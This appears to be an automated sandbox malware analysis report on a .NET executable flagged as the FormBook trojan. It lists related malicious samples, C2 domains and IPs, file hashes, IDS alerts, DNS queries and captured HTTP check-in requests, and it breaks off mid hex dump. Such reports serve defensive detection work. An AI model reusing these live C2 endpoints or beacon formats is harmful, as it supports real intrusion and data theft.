	DUE PAYMENT.exe	Get hash	malicious	Browse	• www.aydeyahouse.com/b2c0/?4hcTrT=mPotD&2dpPwJP=CKOO/2upcFO3xF+FvhJrZ9Hl5SoFLqUlaBpyNgiPLP9ULQmL1ZrDAqpWNLORbc5CJ4Ma
	SBGW#001232021.exe	Get hash	malicious	Browse	• www.thesunrisecoffee.com/etaf/?6lttpr=PbbfUgonMl7N60AURdvjCGf5gXHvpP+vqyPFIWnbRFpEJUgyKIximmqLbTlae8shRZeO&JFND6z=_84lfN-p
	678901.exe	Get hash	malicious	Browse	• www.newhousebr.com/b2c0/?XXut=DtHTzXpHJvwTW&T0DTobah=tu4FqrlxqkzSlx3U2Rx60Zos9k5v6uCXeSay1AldAEtNuUAzALs+TfOlBEkPyxsGqnb+Aqcnmw==
	purchase_order_list.exe	Get hash	malicious	Browse	• www.hypnoticbeauty.net/ou3t/?k2JX=mrSFel4SoltItPYpQlfwEUEgftqMJlfiHJwCVdb3z1XtrBxC8J9onWUKJS9yWCdr+fNL&y2JtQ=Wj6tol
	Order Confirmation.exe	Get hash	malicious	Browse	• www.gizmo-zone.com/ccxq/?5jblpb=Q8Gd4NQ&axodBzip=Vo/M3ZToq4SyqR51o7EU0eLDo86QeFvNtT2LIrH5qwSrp1UdTsekIGQ1rbBgSagY5QRq
	RFQ_Beijing Chengruisi Manufacturing_pdf.exe	Get hash	malicious	Browse	• www.newbeautydk.com/euzn/?kP=4hRhxP&NFNTI8=6sAauxhAWaSEdgx8Bq+0dcztdOu3qC96/cvBc9T5RVr4NmWZka8MmsPmvN3gepCiLv3t

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Updated SOA 210920.PDF.exe	Get hash	malicious	Browse	• www.eletro-laser.com/ny9y/?T2Jp=nnrwyWWjKNFqsz1qgnqP9ulHfQlItzZgm/anvADNP1vHPGlV/LpC2Qgsci0BAIJ4+H9A&SDH8q=KzrTopIpRT
	125M702vaO.exe	Get hash	malicious	Browse	• www.youindependents.com/uytf/?7n5LWRVH=4gZWzCQQQof6TfL9TCCSfGm4hewDNvk12R65bFKWlyt/kIoizxJUETagGGtupH8JU+9Ml1F8Mg==&Z4wHXx=3fzDAV28rv
	sprogr.exe	Get hash	malicious	Browse	• www.makemoneyfastdieyoung.com/myec/?TBZh=MBNPHfq8ptCTsVBwcciWKfcCglVWGB8DYVq6ygHSWV6Grk4JMsRIAtv0VUi9ld3Face5&-Z68=3fo0sXFHBDotf
	Cota#U00e7#U00e3o de produto.exe	Get hash	malicious	Browse	• www.thetrophyworld.com/vd9n/?wTYhn6H=ZtD4MB4lt33J31dxlUKMze/4lIQauaFFKtJrlA0hzJ9l+5i+2kYp7LfxdojqYe+2YTVl&5j3=5jSxuD9xuvQTYnpP
	Payment Proof pdf.exe	Get hash	malicious	Browse	• www.lushthingz.com/ssee/?aDHH=53xLUBQPORqA1ypNRBpk7kl+WW7Aobf0anev/F9M5UtU2SwriWPRTdlRE4xzY+8vZdvK&t0G8=DVeTz

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	ejecutable2.exe	Get hash	malicious	Browse	• 35.168.81.157
	QUOTATION.exe	Get hash	malicious	Browse	• 54.85.93.188
	truck pictures.exe	Get hash	malicious	Browse	• 54.85.93.188
	TT Swift Copy.exe	Get hash	malicious	Browse	• 18.208.31.123
	COAU7229898130.xlsx	Get hash	malicious	Browse	• 18.208.31.123
	KOC RFQ.doc	Get hash	malicious	Browse	• 52.204.77.43
	DOC.exe	Get hash	malicious	Browse	• 54.85.93.188
	SOA.exe	Get hash	malicious	Browse	• 23.20.208.181
	REQUEST_PURCHASE_INQUIRY (2).exe	Get hash	malicious	Browse	• 54.85.93.188
	Y0GEeY1WOWNMYni.exe	Get hash	malicious	Browse	• 52.205.158.209
	PVCbiDUqly50DqS.exe	Get hash	malicious	Browse	• 52.205.158.209
	Inquiry.exe	Get hash	malicious	Browse	• 52.205.158.209
	Order_confirmation_ SMKT 09062021_.exe	Get hash	malicious	Browse	• 18.208.31.123
	PO9887655.exe	Get hash	malicious	Browse	• 18.208.31.123

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	nFzJnfmTNh.exe	Get hash	malicious	Browse	• 52.7.227.88
	catalogo campione_0021.exe	Get hash	malicious	Browse	• 52.7.227.88
	0039234_00533MXS2.exe	Get hash	malicious	Browse	• 52.7.227.88
	Unpaid Invoice.exe	Get hash	malicious	Browse	• 23.20.208.181
	SOA.exe	Get hash	malicious	Browse	• 52.21.182.71
	Remmittance Advise.exe	Get hash	malicious	Browse	• 67.202.20.60
shops.myshopify.com	MDM 467574385758 SKTPCC AFRICAGM64635664.exe	Get hash	malicious	Browse	• 23.227.38.74
	BERN210819.exe	Get hash	malicious	Browse	• 23.227.38.74
	4zaCyqmOmM.exe	Get hash	malicious	Browse	• 23.227.38.74
	INVOICE.exe	Get hash	malicious	Browse	• 23.227.38.74
	68uuwMDMUk.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Scr.Malcodegdn30.14006.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	COURT-ORDER#S12GF803_zip.exe	Get hash	malicious	Browse	• 23.227.38.74
	DO526.doc	Get hash	malicious	Browse	• 23.227.38.74
	Orden specifications_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	DUE PAYMENT.exe	Get hash	malicious	Browse	• 23.227.38.74
	SBGW#001232021.exe	Get hash	malicious	Browse	• 23.227.38.74
	678901.exe	Get hash	malicious	Browse	• 23.227.38.74
	purchase_order_list.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Confirmation.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ_Beijing Chengruisi Manufacturing_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Updated SOA 210920.PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	Quotation & Sample Designs.PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	125M702vaO.exe	Get hash	malicious	Browse	• 23.227.38.74
	sprogr.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	BhVQ8rqxTUy5ijy.exe	Get hash	malicious	Browse	• 50.87.249.32
	RpcNs4.exe	Get hash	malicious	Browse	• 50.116.78.109
	Document_.exe	Get hash	malicious	Browse	• 162.241.123.16
	Original-BL Copy.exe	Get hash	malicious	Browse	• 192.254.224.94
	nuovo ordine. 908272762.exe	Get hash	malicious	Browse	• 216.172.170.84
	Import Custom Duty invoice.doc	Get hash	malicious	Browse	• 192.185.171.144
	PRICE ENQUIRY.exe	Get hash	malicious	Browse	• 192.185.108.208
	vNBfeEsb8L.doc	Get hash	malicious	Browse	• 108.167.172.125
	SURRENDERED HBL COPY IJKTF0425LAX.exe	Get hash	malicious	Browse	• 192.254.180.165
	VQnw7E91Ce.exe	Get hash	malicious	Browse	• 192.185.171.144
	PO-34482.exe	Get hash	malicious	Browse	• 162.215.209.83
	Original-BL Copy.exe	Get hash	malicious	Browse	• 192.254.224.94
	Order778.exe	Get hash	malicious	Browse	• 162.241.69.84
	ATKtxrOZ8V.dll	Get hash	malicious	Browse	• 192.185.115.199
	H4lKd1Y7t2.exe	Get hash	malicious	Browse	• 50.116.87.224
	Un77J3HEmD.exe	Get hash	malicious	Browse	• 162.214.65.211
	Purchase Order CTPO18542#.exe	Get hash	malicious	Browse	• 162.215.209.83
	Document Delivery 28-09-21pdf.exe	Get hash	malicious	Browse	• 162.215.209.83
	waffle_lol.xls	Get hash	malicious	Browse	• 192.185.143.195
	waffle_lol.xls	Get hash	malicious	Browse	• 192.185.143.195
AMAZON-AESUS	arm7	Get hash	malicious	Browse	• 44.210.72.107
	arm	Get hash	malicious	Browse	• 54.46.149.179
	e7J5EyDu6K.exe	Get hash	malicious	Browse	• 50.17.5.224
	CVbJSUXraQ.exe	Get hash	malicious	Browse	• 50.17.5.224
	PUBcvjKo0Q.exe	Get hash	malicious	Browse	• 50.17.5.224
	GnLUfsKnVw.exe	Get hash	malicious	Browse	• 50.17.5.224
	0y2RAtxkw2.exe	Get hash	malicious	Browse	• 50.17.5.224
	Doc (BL, inv & packing list).exe	Get hash	malicious	Browse	• 3.223.115.185

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BERN210819.exe	Get hash	malicious	Browse	• 3.223.115.185
	iRv.exe	Get hash	malicious	Browse	• 3.223.115.185
	INVOICE.exe	Get hash	malicious	Browse	• 54.85.86.211
	7ivFMbol8b.exe	Get hash	malicious	Browse	• 3.209.36.65
	QNz520BQoI.exe	Get hash	malicious	Browse	• 50.17.5.224
	uO07mrb8IU.exe	Get hash	malicious	Browse	• 50.17.5.224
	oE2WZvR190.exe	Get hash	malicious	Browse	• 50.17.5.224
	6BaSb467zW.exe	Get hash	malicious	Browse	• 50.17.5.224
	Order778.exe	Get hash	malicious	Browse	• 3.223.115.185
	H4lKd1Y7t2.exe	Get hash	malicious	Browse	• 23.21.157.88
	vg7OaNVgqD.exe	Get hash	malicious	Browse	• 52.20.84.62
	DN02468001.exe	Get hash	malicious	Browse	• 50.17.5.224

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	2.7434162724793136
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	UaTmOE6yP9.exe
File size:	1048576
MD5:	4c70d5b1c63a468f7e0aedf64f93ca42
SHA1:	c248ab00560786b7be23151597d9503a2e84602f
SHA256:	83242a0f42be34e66e502e4a3a45d2470f3b24aef8a1d8484711f4439d7fe74a
SHA512:	2146f98b4f950555333a00668ab6f71ad2a432b12d12cb0c07cc2dc342884f88b491442c84da763b3101ee7ac89e8c08f6552203ba9470401e934191e4858a8c
SSDEEP:	3072:EWrIy8kmoEBZBB2lrEtC1JZdDFs3sb5fkaLZ2sf2h8yezeci6x46xXX07/Bg9s9L:N/ZzLfkuS8yADi6vxU7/w8+PsFT8lw
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....^Na.....v..... .....@.. .....<.....@.....

File Icon

Icon Hash:	72d2d2dadadad2d2

Static PE Info

Static PE Info

General

Entrypoint:	0x4395ce
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614E5E8D [Fri Sep 24 23:26:05 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x375d4	0x37600	False	0.82320912105	data	7.77367738512	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x3a000	0x10b38	0x10c00	False	0.0466417910448	data	4.00591685975	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x4c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/29/21-04:39:51.905150	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49811	34.102.136.180	192.168.2.6
09/29/21-04:39:58.329883	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.2.6	108.179.246.105
09/29/21-04:39:58.329883	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.2.6	108.179.246.105
09/29/21-04:39:58.329883	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.2.6	108.179.246.105

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/29/21-04:40:19.314099	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.2.6	23.227.38.74
09/29/21-04:40:19.314099	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.2.6	23.227.38.74
09/29/21-04:40:19.314099	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.2.6	23.227.38.74
09/29/21-04:40:19.359274	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49817	23.227.38.74	192.168.2.6
09/29/21-04:40:35.112026	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49819	34.102.136.180	192.168.2.6

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 29, 2021 04:39:46.474432945 CEST	192.168.2.6	8.8.8.8	0xeb09	Standard query (0)	www.bellaalubo.com	A (IP address)	IN (0x0001)
Sep 29, 2021 04:39:51.632262945 CEST	192.168.2.6	8.8.8.8	0x2235	Standard query (0)	www.behiscalm.com	A (IP address)	IN (0x0001)
Sep 29, 2021 04:39:58.158402920 CEST	192.168.2.6	8.8.8.8	0xeb84	Standard query (0)	www.productprinting.online	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:03.864523888 CEST	192.168.2.6	8.8.8.8	0xe0e8	Standard query (0)	www.thehauntdepot.com	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:13.956512928 CEST	192.168.2.6	8.8.8.8	0x2b4d	Standard query (0)	www.miyonbuilding.com	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:19.258958101 CEST	192.168.2.6	8.8.8.8	0xaf97	Standard query (0)	www.corlora.com	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:24.376988888 CEST	192.168.2.6	8.8.8.8	0xc0a1	Standard query (0)	www.jspagnier-graveur.com	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:29.788321018 CEST	192.168.2.6	8.8.8.8	0xbd4d	Standard query (0)	www.pastlinks.com	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:34.906407118 CEST	192.168.2.6	8.8.8.8	0x7e02	Standard query (0)	www.chinatowndeliver.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 29, 2021 04:39:46.513228893 CEST	8.8.8.8	192.168.2.6	0xeb09	No error (0)	www.bellaalubo.com	www93.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:39:46.513228893 CEST	8.8.8.8	192.168.2.6	0xeb09	No error (0)	www93.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:39:46.513228893 CEST	8.8.8.8	192.168.2.6	0xeb09	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:39:46.513228893 CEST	8.8.8.8	192.168.2.6	0xeb09	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:39:46.513228893 CEST	8.8.8.8	192.168.2.6	0xeb09	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Sep 29, 2021 04:39:51.667891979 CEST	8.8.8.8	192.168.2.6	0x2235	No error (0)	www.behiscalm.com	behiscalm.com		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:39:51.667891979 CEST	8.8.8.8	192.168.2.6	0x2235	No error (0)	behiscalm.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 29, 2021 04:39:58.181813002 CEST	8.8.8.8	192.168.2.6	0xeb84	No error (0)	www.productprinting.online	productprinting.online		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:39:58.181813002 CEST	8.8.8.8	192.168.2.6	0xeb84	No error (0)	productprinting.online		108.179.246.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 29, 2021 04:40:03.912084103 CEST	8.8.8.8	192.168.2.6	0xe0e8	Name error (3)	www.thehauntdepot.com	none	none	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:14.215470076 CEST	8.8.8.8	192.168.2.6	0x2b4d	Name error (3)	www.miyonbuilding.com	none	none	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:19.295556068 CEST	8.8.8.8	192.168.2.6	0xaf97	No error (0)	www.corlora.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:40:19.295556068 CEST	8.8.8.8	192.168.2.6	0xaf97	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:24.494050026 CEST	8.8.8.8	192.168.2.6	0xc0a1	No error (0)	www.jspagnier-graveur.com	comingsoon.namebright.com		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:40:24.494050026 CEST	8.8.8.8	192.168.2.6	0xc0a1	No error (0)	comingsoon.namebright.com	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:40:24.494050026 CEST	8.8.8.8	192.168.2.6	0xc0a1	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		54.85.93.188	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:24.494050026 CEST	8.8.8.8	192.168.2.6	0xc0a1	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		23.20.208.181	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:29.824935913 CEST	8.8.8.8	192.168.2.6	0xbd4d	Name error (3)	www.pastlinks.com	none	none	A (IP address)	IN (0x0001)
Sep 29, 2021 04:40:34.940052032 CEST	8.8.8.8	192.168.2.6	0x7e02	No error (0)	www.chinatowndeliver.com	chinatowndeliver.com		CNAME (Canonical name)	IN (0x0001)
Sep 29, 2021 04:40:34.940052032 CEST	8.8.8.8	192.168.2.6	0x7e02	No error (0)	chinatowndeliver.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.bellaalubo.com
- www.behiscalm.com
- www.productprinting.online
- www.corlora.com
- www.jspagnier-graveur.com
- www.chinatowndeliver.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49802	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:39:46.555294991 CEST	6323	OUT	GET /mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=L63r4gynR7T+uFffjQ1lMOoDpS8QK6GZHdtzK1OvDTkBgsUpz0OkUj6/3F+1gpc5iCodVhQ8Dw== HTTP/1.1 Host: www.bellaalubo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:39:46.624685049 CEST	6325	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 29 Sep 2021 02:39:46 GMT Content-Length: 0 Connection: close location: https://www.bellaalubo.com/mjyv?A6AlK=e0GlzbR8AB8XET3&0pK81=L63r4gynR7T+uFffjQ1lMOoDpS8QK6GZHdtzK1OvDTkBgsUpz0OkUj6%2F3F+1gpc5iCodVhQ8Dw%3D%3D strict-transport-security: max-age=120 x-wix-request-id: 1632883186.572207666983115271 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVgNejB6IPiH951PfWDw1jqb,qquldgcFrj2n046g4RNSVKSF4mMIGztppd+i2ecXTRlYgeUJqUXtid+86vZww+nL,2d58ifebGbosy5xc+FRaljekZC98cC4SZu7KJhEf4dWXfNlf1mX2p3mzZLvRoiy83fKEXQvQlSAkB/lstal9RyJsvviwg8ecWWqIsur7ZjM=,2UNV7KOq4oGjA5+PKsX47DNXPpcHBYLh9Govhfd9I4xYgeUJqUXtid+86vZww+nL,YO37Gu9ywAGROWP0rn2IfgW5PRv7IKD225xALAZbAmk=,l7Ey5khejq81S7sxGe5Nk/MzqevR6djLa1zEmOJAB8iTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpyw==,UvY1uiXtmgas6aI2l+unv0jDpKP1Mdvk8URFUJD8JTxFdGu3cQmuVVgGLeHJWl2bH2yWikl2EP5bJKtoyukhjw== Cache-Control: no-cache X-Content-Type-Options: nosniff Server: Pepyaka/1.19.10

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49811	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:39:51.694509983 CEST	6343	OUT	GET /mjyv/?0pK81=K9FJa1rwSUAAa7/ViuRfbodFPMpyTpIbchforJThhUgcBsFNcj++iNtzjC9b847wWXILaTLWiQ==&A6AlK=e0GlzbR8AB8XET3 HTTP/1.1 Host: www.behiscalm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 29, 2021 04:39:51.905149937 CEST	6344	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 29 Sep 2021 02:39:51 GMT Content-Type: text/html Content-Length: 275 ETag: "61525017-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49812	108.179.246.105	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:39:58.329883099 CEST	6344	OUT	GET /mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=dI0EVfu3O8PRZHJYFiskZOhLU8OYvItQe6Md7KpFhlubQ63bIpFTgfxbi1sf92w0hSX5JIFUxQ== HTTP/1.1 Host: www.productprinting.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 29, 2021 04:39:59.913381100 CEST	6345	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 29 Sep 2021 02:39:58 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://productprinting.online/mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=dI0EVfu3O8PRZHJYFiskZOhLU8OYvItQe6Md7KpFhlubQ63bIpFTgfxbi1sf92w0hSX5JIFUxQ== Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49817	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 04:40:19.314099073 CEST	6368	OUT	GET /mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=FJb0UZ01VWieyk9Q9MfOW6tWVMxtPQ65AKmCznKsSr2tdhgz0LXvq/VY7gtgl/S7OsM4m26iBg== HTTP/1.1 Host: www.corlora.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 29, 2021 04:40:19.359273911 CEST	6369	IN	HTTP/1.1 403 Forbidden Date: Wed, 29 Sep 2021 02:40:19 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 187 X-Sorting-Hat-ShopId: 59822768316 X-Dc: gcp-europe-west1 X-Request-ID: b2072cc8-88a9-4a8a-bbe3-16e62dc28b18 X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 6961d898cb974357-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta 